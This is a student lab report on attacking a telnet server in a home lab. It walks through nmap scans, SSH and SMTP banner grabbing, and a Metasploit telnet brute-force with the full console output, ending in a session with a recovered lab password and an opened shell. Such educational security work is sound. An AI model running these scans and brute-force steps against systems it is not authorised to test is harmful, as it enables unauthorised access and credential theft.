Sri Lanka Institute of Information Technology

# Telnet server vulnerability

## Individual Assignment

IE2022 – System and Network Programming(C/Python)

Submitted by:

| Student Registration Number | Student Name |
|---|---|
| IT19205366 | Gnanasena A.M.H.U |

Date of submission

2020/05/12

Content

# 1. Introduction

Telnet is a protocol used on the Internet or local area networks to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. This protocol is used to establish a connection to Transmission Control Protocol (TCP) port number 23.TCP/IP protocol for accessing remote computers, remains one of the most dangerous services that you can expose to the Internet.

A remote attacker could send packets to TCP 23 (Telnet port) or reverse Telnet ports TCP 2001 to 2999, 3001 to 3099, 6001 to 6999, and 7001 to 7099. These packets would cause a denial-of-service condition and cause network devices to refuse any further connection attempts to the Telnet, reverse Telnet, SSH, SCP, RSH, and HTTP remote management services.


## 2. Identifying Vulnerability

IN here I used telnet server in ubuntu and kali linux for exploit telnet server.

Frist need to check whether tenet server is getting activated in the target Machin or not. for that we have to scan our own ubuntu system with nmap.


Nmap -p 23 127.0.01

If service is activated, then nmap show open STATE for port 23





- Next check from attacking system, scans ports using Nmap in kali Linux

  Sudo nmap -O 192.168.125.130.



service is activated in targeted server , nmap show **open STATE** for port 23.

- Then I have to scan target machine using nesuss vulnerability scanner to check whether open port 23 (telent) is a vulnerable. It shows under medium category open port 23 is vulnerable.



# 3. Exploitation methods


An attacker always perform enumeration for finding important information such as software version .which known as Banner Grabbing and then identify it state of vulnerability against any exploit.

**SSH Banner grabbing through telnet**

A telnet play an important role in banner grabbing of other service running on target system. Using following command, we can find the version of SSH service running on targeted machine.


telnet 192.168.235.130

From given image you can observe that it has successfully shown the SSH version “2.0-openSSH_7.6.1p1” has been installed on target machine.




Similarly, we can also find out version and valid user of SMTP server using telnet using following command and find out its version and valid user.

From given image you can observe that it has successfully shown “220 ubuntu.localdomain ESMTP Postfix” has been installed on target machine.



**Telnet Banner Grabbing through Metasploit**

- Using kali Linux Metasploit framework, we can find installed version of TELNET on target's system. following command used for scan TELNET version.

USE auxiliary/scanner/telnet/telnet_version

SET RHOST 192.168.235.130

SET RPORT 23

SET THREADS 5

EXPLOIT

- Its successfully show "TELNET UBUNTU 18.04.4" Version runs on target system.

```
msf5 > use auxiliary/scanner/telnet/telnet_version
msf5 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with synta
'file:<path>'
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf5 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.235.130
rhosts => 192.168.235.130
msf5 auxiliary(scanner/telnet/telnet_version) > set rport 23
rport => 23
msf5 auxiliary(scanner/telnet/telnet_version) > set threads 5
threads => 5
msf5 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.235.130:23    - 192.168.235.130:23 TELNET Ubuntu 18.04.4 LTS\x0aubuntu login:
[*] 192.168.235.130:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**Exploit the system by Brute Force Attack**

- We can try to make brute force attack for stealing credential for unauthorized access and exploit system.
- This module will test a telnet login on a range of machines and report successful logins. If we have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.
  command to Brute force TELNET login

  USE auxiliary/scanner/telnet/telnet_login

  SET RHOSTS 192.168.235.130

  SET USER_FILE home/kali/Desktop/user.txt

  SET PASS_FILE home/kali/Desktop/pass.txt

  SEY STOP_ON_SUCCESS TRUE

  EXPLOIT

- From given image we can observe that TELNET server is not secure against brute force attack because it is showing matching combination of **username: Udayanga** and **password: luna123** for login simultaneously it has opened victims command shell as session 1.

```
kali@kali: ~                                                    08:04 PM
kali@kali: ~
File  Actions  Edit  View  Help
rhosts => 192.168.235.130
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the c
urrent database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
list
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.235.130  yes       The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a h
ost
   THREADS           1                yes       The number of concurrent threads (max one per
 host)
   USERPASS_FILE                      no        File containing users and passwords separated
 by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all user
s
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.235.130
rhosts => 192.168.235.130
msf5 auxiliary(scanner/telnet/telnet_login) > set user_file /home/kali/Desktop/user.txt
user_file => /home/kali/Desktop/user.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/kali/Desktop/pass.txt
pass_file => /home/kali/Desktop/pass.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.235.130:23    - No active DB -- Credential data will not be saved!
[+] 192.168.235.130:23    - 192.168.235.130:23 - Login Successful: udayanga:luna123
[*] 192.168.235.130:23    - Attempting to start session 192.168.235.130:23 with udayanga:luna123
[*] Command shell session 1 opened (192.168.235.129:33575 -> 192.168.235.130:23) at 2020-05-11 20
:04:31 -0400
[*] 192.168.235.130:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/telnet/telnet_login) >
```

- In here get unauthorized access on victim system. By using ifconfig command wen can verify the network interface of the target system.

```
msf5 auxiliary(scanner/telnet/telnet_login) > session 1
[-] Unknown command: session.
msf5 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

13 packages can be updated.
8 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
udayanga@ubuntu:~$ ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.235.130  netmask 255.255.255.0  broadcast 192.168.235.255
        inet6 fe80::c30c:85a1:a1b0:e4e9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e6:72:d4  txqueuelen 1000  (Ethernet)
        RX packets 270264  bytes 370020354 (370.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40033  bytes 3048623 (3.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 764  bytes 62921 (62.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 764  bytes 62921 (62.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

udayanga@ubuntu:~$
```

## Conclusion

This service is dangerous since it is not encrypted – everyone on your local network can sniff the data that passes between the telnet client and the server. This includes logins and passwords.

Hosts on your local network can easily obtain usernames and passwords of users that connect to your telnet server.